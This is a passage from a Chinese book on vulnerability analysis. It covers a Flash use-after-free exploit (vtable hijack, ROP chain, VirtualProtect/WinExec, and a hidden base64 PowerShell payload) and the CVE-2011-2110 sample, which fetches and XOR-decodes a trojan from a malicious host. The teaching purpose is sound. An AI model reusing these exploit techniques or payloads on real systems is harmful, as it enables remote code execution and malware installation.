//  0747d020  61008e04 000003f6 06ee1c91 0755f041
//  下面减1是由于atom类型的后3 bit代表对象指针数据类型信息，所以真实值应该为addr&0xfffffff8，此处就相当于减1
//  0:026> ? 06ee1c91-1+0x40
//  Evaluate expression: 116268240 = 06ee1cd0
//  因此 buffer  = vector_read(vector_read(06ee1cd0) +8)+0x100000
//
//=====================================================
```

图7-61　获取buffer地址

```
private function vector_read(addr:uint):uint
{
    return addr > ov[0][0] ? ov[0][(addr - ov[0][0]) / 4 - 2] : ov[0][0xffffffff - (ov[0][0] - addr) / 4 - 1]
}
```

图7-62　vector_read函数

由于addr（0x06ee1cd0）< ov[0][0]（0747c000），所以：

```
Buffer  = vector_read(vector_read(06ee1cd0)+8)+0x100000
    = vector_read(ov[0][ 0xffffffff-(0747c000-06ee1cd0)/4-1] +8)+0x100000
    = vector_read(ov[0][ ffe99732] +8)+0x100000
    = vector_read(06e274b8+8)+0x100000
    = 0x0e310000+0x100000  // 0x0e310000 刚好就是 ba.length=0x500000 对应的 domainMemory 地址，如图 7-60 所示
    = 0x0e410000
```

其实从上面可以知道 vector_read(06ee1cd0)=0x06e274b8，如果直接用 WinDbg 查看，可以发现其实

vector_read 就是直接读取指定地址的内存值。

```
0:026> dd 06ee1cd0 l1
06ee1cd0  06e274b8
```

然后，获取vector对象中的虚表指针，如图7-63所示，通过它去搜索PE头来定位Flash模块基址，如图7-64所示，同时通过覆盖它来劫持程序的执行流程。

```
            var main:uint = ov[0][0x409] - 1
            //==================================================
            //
            //  0:026> dd poi(0747c000+0x409*4+8)-1 l1
            //  0755f040  60f8cc38
            //==================================================

            var vtable:uint = vector_read(main)
            //==================================================
            //  0:026> ln 60f8cc38
            //  (60b915e0)   Flash32_16_0_0_296!AdobeCPGetAPI+0x3fb658   |  (60b915e0)   Flash32_16_0_0_296!AdobeCPGetAPI
            //  获取flash模块中的虚表地址，后面是通过调用base(vtable)搜索PE头获取到flash模块基址
            //==================================================
```

图7-63　获取虚表指针

```
        private function base(addr:uint):uint
        {
            // 取虚表地址 高位word值+低位word清零 作为搜索的起始地址，找到MZ标记头即为flash模块基址
            addr &= 0xffff0000
            while (true) {
                if (byte_read(addr) == 0x00905a4d) return addr
                addr -= 0x10000
            }
            return 0
        }
```

图7-64　暴力搜索flash模块基址

接下来，设置buffer的长度值length为0xffffffff，如图7-65所示。

```
            vector_write(vector_read(ov[0][0x408] - 1 + 0x40) + 8)  // buffer内存清零
            vector_write(vector_read(ov[0][0x408] - 1 + 0x40) + 16, 0xffffffff) // 写入buffer的长度为0xFFFFFFFF
            mc.send(ov[0][0].toString() + "/" + buffer.toString() + "/" + main.toString() + "/" + vtable.toString())
```

图7-65　设置buffer的长度

再利用获取的Flash基址获取相应API的函数地址及其他ROP指令，然后覆盖虚表地址，最后调用toString会触发伪造的虚表指针被引用，如图7-66所示。

此时，虚表指针及偏移0x70的虚函数均已经篡改，当调用虚函数时，就成功执行到ROP指令，如图7-67所示。首条ROP指令是xchg eax,esp，目前是将栈顶esp切换到虚表地址，这样当返回之后，就可以在栈上执行我们预置的下一条ROP指令xchg eax,esi，返回后就执行到VirtualProtect函数，对buffer内存设置可执行属性，如图7-68所示，再调用WinExec执行PowerShell命令，如图7-69所示，以此绕过ASLR+DEP保护，最后成功弹出计算器。

```
var vtable:uint = parseInt(data[3]) as uint
var flash:uint = base(vtable)
var ieshims:uint = module("winmm.dll", flash)
var kernel32:uint = module("kernel32.dll", ieshims)

var virtualprotect:uint = procedure("VirtualProtect", kernel32)
var winexec:uint = procedure("WinExec", kernel32)
var xchgeaxespret:uint = gadget("c394", 0x0000ffff, flash)
var xchgeaxesiret:uint = gadget("c396", 0x0000ffff, flash)

//Continuation of execution
byte_write(buffer + 0x30000, "\xb8", false); byte_write(0, vtable, false) // mov eax, vtable
byte_write(0, "\xbb", false); byte_write(0, main, false) // mov ebx, main
byte_write(0, "\x89\x03", false) // mov [ebx], eax
byte_write(0, "\x87\xf4\xc3", false) // xchg esp, esi # ret

byte_write(buffer+0x200, payload);  // 将base64解码后的shellcode指令写入
byte_write(buffer + 0x20070, xchgeaxespret) // 调用虚函数 call dword ptr [eax+70h]
byte_write(buffer + 0x20000, xchgeaxesiret)     // 伪造的虚表指针，返回后执行到下方的VirtualProtect函数
byte_write(0, virtualprotect)

// VirtualProtect(rop,0x1000,PAGE_EXECUTE_READWRITE,rop+0x100)
byte_write(0, winexec)
byte_write(0, buffer + 0x30000)
byte_write(0, 0x1000)
byte_write(0, 0x40)
byte_write(0, buffer + 0x100)

// WinExec(payload,0)
byte_write(0, buffer + 0x30000)
byte_write(0, buffer + 0x200)
byte_write(0)

byte_write(main, buffer + 0x20000)  // 用伪造的虚表指针去覆写
toString()  // 触发伪造的虚表指针被引用
```

图7-66　伪造虚表指针并构造ROP指令

```
609df98e 8bd1            mov     edx,ecx
609df990 80e207          and     dl,7
609df993 80fa01          cmp     dl,1
609df996 7513            jne     Flash32_16_0_0_296!IAEModule_IAEKernel_UnloadMod
609df998 83f904          cmp     ecx,4
609df99b 720e            jb      Flash32_16_0_0_296!IAEModule_IAEKernel_UnloadMod
609df99d 83e1f8          and     ecx,0FFFFFFF8h
609df9a0 8b01            mov     eax,dword ptr [ecx]
609df9a2 8b5070          mov     edx,dword ptr [eax+70h]
609df9a5 ffd2            call    edx {Flash32_16_0_0_296+0x2079a (603a079a)}
609df9a7 5e              pop     esi
609df9a8 c20400          ret     4
609df9ab 8b4004          mov     eax,dword ptr [eax+4]
609df9ae 57              push    edi
609df9af 51              push    ecx
609df9b0 8bc8            mov     ecx,eax
609df9b2 e8998d0300      call    Flash32_16_0_0_296!IAEModule_IAEKernel_UnloadMod
609df9b7 8b4048          mov     eax,dword ptr [eax+48h]

Command

0:005> u edx
Flash32_16_0_0_296+0x2079a:
603a079a 94              xchg    eax,esp
603a079b c3              ret
603a079c 84db            test    bl,bl
603a079e 7504            jne     Flash32_16_0_0_296+0x207a4 (603a07a4)
603a07a0 3c2c            cmp     al,2Ch
603a07a2 752d            jne     Flash32_16_0_0_296+0x207d1 (603a07d1)
603a07a4 c60600          mov     byte ptr [esi],0
603a07a7 51              push    ecx
```

调用伪造的虚函数，成功执行ROP指令

图7-67　调用伪造的虚函数

```
KERNELBASE!VirtualProtect:
75ecfd77 8bff            mov     edi,edi
75ecfd79 55              push    ebp
75ecfd7a 8bec            mov     ebp,esp
75ecfd7c ff7514          push    dword ptr [ebp+14h]
75ecfd7f ff7510          push    dword ptr [ebp+10h]
75ecfd82 ff750c          push    dword ptr [ebp+0Ch]
75ecfd85 ff7508          push    dword ptr [ebp+8]
75ecfd88 6aff            push    0FFFFFFFFh

Command
0e430070  603a079a Flash32_16_0_0_296+0x2079a
0e430074  00000000
0e430078  00000000
0e43007c  00000000
0e430080  00000000
0e430084  00000000
0e430088  00000000
0:013> dps esp+4 14
0e43000c  0e440000
0e430010  00001000
0e430014  00000040
0e430018  0e410100
0:013> u poi(esp+4)
0e440000 b838ccf860      mov     eax,offset Flash32_16_0_0_296!AdobeCPGetAPI+0x3fb658 (60f8cc38)
0e440005 bb40f05507      mov     ebx,755F040h
0e44000a 8903            mov     dword ptr [ebx],eax
0e44000c 87f4            xchg    esi,esp
0e44000e c3              ret
0e44000f 0000            add     byte ptr [eax],al
0e440011 0000            add     byte ptr [eax],al
0e440013 0000            add     byte ptr [eax],al
```

图7-68　调用VirtualProtect修改ROP指令所在内存的可执行属性

```
kernel32!WinExec:
77ecedae 8bff            mov     edi,edi
77ecedb0 55              push    ebp
77ecedb1 8bec            mov     ebp,esp
77ecedb3 81ec80000000    sub     esp,80h
77ecedb9 53              push    ebx
77ecedba 8b5d0c          mov     ebx,dword ptr [ebp+0Ch]
77ecedbd 56              push    esi
77ecedbe 57              push    edi

Command
 6 e 0e440000     0001 (0001)  0:****
0:013> g
Breakpoint 3 hit
eax=00000001 ebx=039bd030 ecx=0e42ff9c edx=77d37094 esi=039bcf74 edi=06eef810
eip=77ecedae esp=0e43001c ebp=039bcfa0 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
kernel32!WinExec:
77ecedae 8bff            mov     edi,edi
0:013> da poi(esp+4)
0e410200  "powershell.exe -nop -w hidden -c"
0e410220  " if([IntPtr]::Size -eq 4){$b='po"
0e410240  "wershell.exe'}else{$b=$env:windi"
0e410260  "r+'\syswow64\WindowsPowerShell\v"
0e410280  "1.0\powershell.exe'};$s=New-Obje"
0e4102a0  "ct System.Diagnostics.ProcessSta"
0e4102c0  "rtInfo;$s.FileName=$b;$s.Argumen"
0e4102e0  "ts='-nop -w hidden -c $s=New-Obj"
0e410300  "ect IO.MemoryStream(,[Convert]::"
0e410320  "FromBase64String(''H4sIABTVd1UCA"
0e410340  "71WbU/iShT+rIn/odmQtE0qFGVfNDG55"
0e410360  "U1QqmgFFlmyGdtTGJx26nTKi7v73+8pt"
```

图7-69　调用WinExec执行PowerShell命令

7.6.5 漏洞修复

下载临近版本的漏洞修复版本16.0.0.352，依然按照上面介绍的方法，对UnprotectClear与notifyGlobalMemoryChanged函数下断点，运行后发现并没有断下。也就是说，ByteArray并没有清除，domainMemory也并没有分配。于是笔者使用调试版flashplayer16_0r0_305_win_sa_debug.exe打开poc.swf，直接弹出提示发生ActionScript错误“This API cannot accept shared ByteArrays”，如图7-70所示。




图7-70 ActionScript错误提示

看下上面栈回溯中显示的第34行代码，下面的ba（即ByteArray）具有sharedable共享属性：

```
ApplicationDomain.currentDomain.domainMemory = ba
```

也就是说，具有sharedable共享属性的ByteArray是不允许设置为domainMemory的，自然也就没有后面的释放ByteArray与创建domainMemory的行为，这就是Adobe针对此漏洞的修复方式。

7.7 本章总结

本章主要介绍了UAF的漏洞原理及利用，这类漏洞在浏览器利用中最为常见，因此挑选了IE和Firefox作为实例，同时也结合频繁出现漏洞的PDF与Flash作为示例，这里只是取比较有代表性的漏洞讲解，当然，还有其他比如PHP或者Office也出现UAF漏洞，但究于篇幅，很难一一细讲到。基于前面的几个漏洞实例分析，介绍了几种不同的漏洞分析技巧，比如PDF分析工具pdfpeef的使用，AVM虚拟机源码分析、IE浏览器漏洞分析技巧等，这些是笔者平时常用的技巧，希望对读者有所帮助。

第 8 章　数组越界访问漏洞分析

8.1　数组越界与溢出的关系

在网上的多数漏洞分析文章中，经常没有具体区分数组越界与溢出，有时也把数组越界直接称为溢出漏洞，这有时是正确的，但不是通用的，两者之间既有交集，也有其区别之处。

1．数组越界访问包含读写类型，而溢出属于数据写入

通常数组越界访问是由于数组下标数值超出数组元素个数导致的，比如定义数组buf[5]，但程序却通过buf[8]访问数据，此时即为数组越界。数组的读写操作有时是同时并存的，比如在第2.2节中的栈溢出示例程序，程序越界索引栈上分配的数组，同时又向其写入数据，最终造成溢出。

2．部分溢出漏洞的本质就是数组越界

导致溢出的原因有多种，有些正是由于对数组下标范围未做有效限制，导致允许越界访问数组并对其写入数据，比如前面提到的第2章的栈溢出示例程序，它就是由于数组越界导致的栈溢出，如果数组是分配在堆上的，就是堆溢出，由此可见，部分溢出漏洞的本质就是数组越界，这就是一些数组越界索引漏洞直接被称为溢出的原因。

3．数组越界犹如倒水时倒错水杯，溢出犹如倒水时水从杯子里漫出来

如果要用一些比较形象具体的例子来做比喻的话，也许上面这句话就是最好的总结。

8.2　数组越界访问漏洞原理

下面我们以C代码为例讲解数组越界访问漏洞的原理，其代码如下：

```
#include "stdio.h"

int main(){
    int index;
```

```
    int array[3] = {111, 222, 333};

    printf("输入数组索引下标：");
    scanf("%d", &index);
    printf("输出数组元素：array[%d] = %d\n", index, array[index]);    //数组越界读操作
    // array[index] = 1; // 数组越界写操作
    return 0;
}
```

测试环境如表8-1所示。

表8-1　测试环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1	简体中文版
编译器	Microsoft Visual C++ 6.0	企业中文版

> **说明：** 实验过程中的一些地址可能会出现变化，读者需要在实际测试中调试确定。

执行生成程序，然后分别输入2和5作为数组下标，输出的结果如图8-1所示。当输入的数组下标索引值为0、1、2时，都会依次得到正常的数组值：111、222、333，但从索引值3开始就超出原定数组array的范围，比如下标输入5时，就会越界访问array数组，导致读取到不在程序控制范围内的数值。

通过VC6调试该程序，直接查看array数组所在栈数据，可以发现array[5]（从0开始计算）刚好就是从array开始往后第6个数据0x4012A9（十进制：4199081），已经读取到array数组之外的数据了，如图8-2所示。



图8-1　数组越界示例程序输出结果




图8-2　array数组的栈数据

如果越界访问距离过大，就可能导致访问到不可访问的内存，导致程序崩溃，如图8-3所示。




图8-3　因数组越界导致程序崩溃

8.3　CVE-2011-2110 Adobe Flash Player 数组越界访问漏洞

8.3.1　漏洞描述

2011年6月爆发了一款Adobe Flash漏洞，当时被频繁用于网页挂马攻击，尤其是在韩国，受此漏洞攻击的电脑数量最多。由于Adobe Flash Player存在一处数组越界访问漏洞，导致利用该漏洞可执行任意代码。在10.3.181.26版本之前各平台的Adobe Flash Player均受影响，影响范围较大。该漏洞被恶名昭彰的Blackhole Exploit Kit（“黑洞”漏洞攻击包，如图8-4所示）所使用，该工具包售价1500美元，流传于地下黑产。




图8-4　Blackhole界面

8.3.2 解决安装旧版Flash Player的限制问题

有时，当我们已经安装了较新版的Adobe Flash Player后，由于需要装回旧版Adobe Flash Player用于漏洞分析，可能在安装过程中遇到如图8-5所示的情况，导致无法装回旧版Adobe Flash Player。安装程序在安装时会去注册表中检查该机器上曾经安装过的最高版本，如果当前安装的版本比注册表中写入的最高版本还低，就会发出警告并终止安装。



图8-5 安装旧版Flash Player时出错

因此，通过修复注册表可解决此问题，打开注册表编辑器（“运行”中输入regedit），将[HKEY_LOCAL_MACHINE/SOFTWARE/Macromedia/FlashPlayer/SafeVersions]下高于你当前安装版本的项删掉即可，如图8-6所示。



图8-6 修改注册表

这里将注册表中的10.0与11.0这两个项删除之后，重新运行安装程序即可成功安装，如图8-7所示。



图8-7　成功安装旧版Flash Player

8.3.3　通过Perl脚本辅助分析样本

样本主要通过HTML网页加载触发漏洞的swf文件，HTML代码如下：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/
xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" lang="en-US" xml:lang="en-US">
    <head>
        <title>test</title>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <style type="text/css" media="screen">
        html, body { height:100%; background-color: #ffffff;}
        body { margin:0; padding:0; overflow:hidden; }
        #flashContent { width:100%; height:100%; }
        </style>
    </head>

    <body>
        <div id="flashContent">
            <object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" width="550"
height="400" id="test" align="middle">
                <param name="movie"
value="main.swf?info=02e6b1525353caa8ad555555ad31b637b436aeb1b631b1ad35b355b5a93534ab51
d3527b7ab7387656" />
                <param name="quality" value="high" />
                <param name="bgcolor" value="#ffffff" />
                <param name="play" value="true" />
                <param name="loop" value="true" />
                <param name="wmode" value="window" />
                <param name="scale" value="showall" />
                <param name="menu" value="true" />
```

```
                <param name="devicefont" value="false" />
                <param name="salign" value="" />
                <param name="allowScriptAccess" value="sameDomain" />
                <!--[if !IE]>-->
                <object type="application/x-shockwave-flash"
data="main.swf?info=02e6b1525353caa8ad555555ad31b637b436aeb1b631b1ad35b355b5a93534ab51d
3527b7ab7387656" width="550" height="400">
                    <param name="movie"
value="main.swf?info=02e6b1525353caa8ad555555ad31b637b436aeb1b631b1ad35b355b5a93534ab51
d3527b7ab7387656" />
                    <param name="quality" value="high" />
                    <param name="bgcolor" value="#ffffff" />
                    <param name="play" value="true" />
                    <param name="loop" value="true" />
                    <param name="wmode" value="window" />
                    <param name="scale" value="showall" />
                    <param name="menu" value="true" />
                    <param name="devicefont" value="false" />
                    <param name="salign" value="" />
                    <param name="allowScriptAccess" value="sameDomain" />
                <!--<![endif]-->

                    <a href="http://www.adobe.com/go/getflash">
                        <img src="http://www.adobe.com/images/shared/download_buttons/get_
flash_player.gif" alt="get Adobe Flash Player" />
                    </a>

                <!--[if !IE]>-->
                </object>
                <!--<![endif]-->
            </object>
        </div>
    </body>
</html>

<script language="javascript" src="http://count23.51yes.com/click.aspx?id=232134399&logo=
1" charset="gb2312"></script>
```

上面的代码主要是加载main.swf文件，并传递info参数，上面3处main.swf都是传递相同的info参数（关于info参数的含义后面会有所分析），主要针对IE和非IE两个版本来设置，因此实际上它只会

加载一次main.swf文件：

```
<param name="movie"
value="main.swf?info=02e6b1525353caa8ad555555ad31b637b436aeb1b631b1ad35b355b5a93534ab51
d3527b7ab7387656" />
```

接下来，用JPEXS Free Flash Decompiler反编译main.swf文件，反编译代码有600多行，我们首先找到info参数的用途。在JPEXS中按“Ctrl + F”组合键搜索“info”，找到如图8-8所示的代码。

```
        var param:Object = root.loaderInfo.parameters;
        var t_url:ByteArray = this.hexToBin(param["info"]);
        i = 0;
        i = 0;
        while(i < t_url.length)
        {
           t_url[i] = t_url[i] ^ 122;
           i++;
        }
        t_url.uncompress();
```

图8-8　info参数的处理代码

在获取info参数后，调用hexToBin函数将十六进制字符串转换成二进制数据流，然后将每字节依次与122进行异或运算，最后调用uncompress函数解压数据。笔者通过Perl脚本实现对上述字符串的解码，脚本代码如下：

```
#!/usr/local/bin/perl

use strict;
use warnings;
use Compress::Zlib;

my $decode_str = "";
my $str =
pack'H*','02e6b1525353caa8ad555555ad31b637b436aeb1b631b1ad35b355b5a93534ab51d3527b7ab73
87656';

while($str =~ /(.)/g){
    $decode_str .= chr(ord($1) ^ 122);
}
printf("解码：%s\n",uncompress($decode_str));
```

执行后得到一个文件下载地址：http://www.amcia.info/down/cd.txt，如图8-9所示。

```
C:\Users\Administrator\Desktop\cve-2011-2110 样本>perl url_decode.pl
解码：http://www.amcia.info/down/cd.txt
```

图8-9　url解码结果

继续往后看SWF反编译代码，如图8-10所示，它会检测navigator.userAgent值，当发现非IE或者非Firefox浏览器时直接弹出如图8-11所示的错误框，同时也会检测Flash Player是否属于调试版（Capabilities.isDebugger），是否支持64位处理器（Capabilities.support64BitProcesses），是否在PDF中嵌入SWF（Capabilities.isEmbeddedInAcrobat），如果上述情况为真，则也会弹出图8-11所示的错误框。

```
var error_arr:ByteArray = new ByteArray();
error_arr.writeByte(2053208673);
error_arr.writeObject(error_arr);
var browser:String = ExternalInterface.call("eval","navigator.userAgent");
if(!(browser.toLowerCase().indexOf("msie") > 0 || browser.toLowerCase().indexOf("firefox") > 0))
{
   error_arr.uncompress();
}
if(browser.toLowerCase().indexOf("chrome") > 0)
{
   error_arr.uncompress();
}
if((Capabilities.isDebugger) || (Capabilities.supports64BitProcesses) || (Capabilities.isEmbeddedInAcrobat))
{
   error_arr.uncompress();
}
```

图8-10 SWF反编译代码



图8-11 解压缩数据时弹出的错误框

继续往后看反编译代码，样本会去下载http://www.amcia.info/down/cd.txt文件，同时设置监听函数onLoadComplete，如图8-12所示。

```
        var url_str:String = String(t_url);
        loader = new URLLoader();
        loader.dataFormat = URLLoaderDataFormat.BINARY;
        loader.addEventListener(Event.COMPLETE,onLoadComplete);        // 设置页面加载完成后的监听函数
        loader.load(new URLRequest(t_url.toString()));        // 下载前面解码出来的cd.txt文件
    }
```

图8-12 设置页面加载完成后的监听函数

监听函数onLoadComplete主要是下载cd.txt，并将其与122进行异或解密，最后再调用test函数利用漏洞做进一步攻击，如图8-13所示。

```
        onLoadComplete = function(param1:Event):void
        {
           content = loader.data;       // 获取cd.txt文件内容
           i = 0;
           while(i < content.length)
           {
              content[i] = content[i] ^ 122;    // 将文件中的字符分别与122进行异或解密
              i++;
           }
           content.uncompress();        // 解压数据
           content_len = content.length;
           var _loc2_:ByteArray = new ByteArray();
           code = _loc2_;
           _loc2_.position = 1024 * 1024;       // 0x100000
           _loc2_.writeInt(2053274210);         // 0x7A627A62
           _loc2_.writeInt(2053339747);         // 0x7A637A63
           _loc2_.writeInt(2053405283);         // 0x7A647A63
           _loc2_.writeObject(_loc2_);
           test();      // 触发漏洞
           trace(_loc2_.length);
        };
```

图8-13　异或解密下载的文件

对于cd.txt的解密，我们仍然可以使用Perl脚本来完成，解密代码如下：

```
#!/usr/local/bin/perl

use strict;
use Compress::Zlib;

my $decode_str = "";
my $str = "";

open (FILE, 'C:\Users\Administrator\Desktop\cd.txt') || die ("打开文件失败！\n");
while(<FILE>){
    $str .= $_;
}
close FILE;

while($str =~ /(.|\n|[0x00-0xff])/g){
    $decode_str .= chr(ord($1) ^ 122);
}

open(DECODE_FILE, ">decode_file.bin") || die ("创建文件失败！\n");
```

```
print DECODE_FILE  uncompress($decode_str);
close DECODE_FILE;
```

解密后用十六进制编辑器查看解密出来的decode_file.bin文件，可以发现这是一个PE可执行程序，如图8-14所示。




图8-14　decode_file.bin文件

我们将decode_file.bin重命名为decode_file.exe，然后上传到金山火眼进行自动化行为分析，得到如图8-15所示的结果，可以看到这是个游戏盗号木马。



图8-15　金山火眼的扫描结果

8.3.4　搭建服务器重现漏洞场景

分析环境如表8-2所示。

表8-2　分析环境

	推荐使用的环境	备注
操作系统	Windows 7 SP1	简体中文版
浏览器	Internet Explore 8	———
调试器	Immunity Debugger	版本号：1.85
反汇编器	IDA Pro	版本号：6.1
漏洞软件	Adobe Flash Player	ActiveX 控件版本号：10.3.181.22
SWF 反编译器	JPEXS Free Flash Decompiler	版本号：2.1.0u2
Flash 编译器	Adobe Flash Builder	版本号：4.7

SWF样本会从www.amcia.info下载其他文件，而且样本只运行在服务端，但由于恶意站点已失效无法访问，为方便动态调试，此时就需要自行搭建服务器，将样本放置在服务器上。在放置样本时，应该注意在根目录下添加crossdomain.xml文件，否则无法正常执行swf样本，同时在根目录下放置包含cd.txt的down文件夹，以便完成样本的下载动作。笔者是在Mac系统上搭建的Apache服务器，放置的样本文件及目录如图8-16所示。




图8-16　搭建服务器放置cd.txt文件

由于SWF样本会访问www.amcia.info站点，因此笔者修改Windows 7下的host文件，将www.amcia.info指向搭建的服务器IP（笔者用的内网中的192.168.1.102），如图8-17所示。




图8-17　配置host文件

完成以上的环境搭建后，我们用IE8打开http://www.amcia.

info/cve-2011-2110.html，同时用Fiddler抓取HTTP数据包，从图8-18中可以看到，所有的网络请求都顺利完成。




图8-18　嗅探网络数据包

用IE打开后，会出现scvhost.exe崩溃的情况，如图8-19所示。最初笔者以为是系统不稳定导致的，但是每次用IE访问cve-2011-2110.html都是必现，因此怀疑这里跟漏洞触发相关。于是，用Malware Defencer查看此scvhost.exe的调用者，以下是一些跟IE进程相关的行为记录。从图8-20中可以发现，scvhost.exe是由IE启动的，并且它不是微软官方的scvhost.exe，而是临时目录下创建的程序，只是病毒作者写的scvhost.exe程序兼容性不够好，才导致在Windows 7 SP1系统上崩溃。如果读者对比前面分析的decode_file.bin与scvhost.exe这两个文件MD5值，发现两者是一致的，因此基本可以确定是样本利用漏洞执行的下载并解密的恶意程序scvhost.exe。




图8-19　程序崩溃



图8-20　通过Malware Defencer查看进程行为

8.3.5　通过修改样本代码定位漏洞

在前面步骤中已经能够触发漏洞并执行恶意程序，但分析漏洞时，我们需要跟踪触发漏洞时的第一现场。有时，一些漏洞写得不够稳定，可能打开后就崩溃，这种情况反而更方便分析漏洞；但有时漏洞写得比较稳定，直接打开后就运行恶意程序了。对于这种情况，尤其是SWF文件，我们可以通过修改EXPLOIT中的ActionScript代码，重编译出swf，使得在调试程序时触发异常，以方便我们进一步分析漏洞成因。

样本中用于触发漏洞的代码位于test函数中，简要分析下关键代码。

如图8-21所示，程序通过越界索引rest参数数组，利用获取的值经过一定计算得到baseaddr地址，然后再利用它来构造ROP指令，如图8-22所示。其实到这里，从利用代码来看，基本可以推测出本次漏洞主要就是由于可变参数的数组存在越界访问漏洞导致的。

```
    public function test(... rest) : void {   // 使用rest数组参数以接受任意多个以逗号分隔的参数
       var _loc8_:uint = 0;

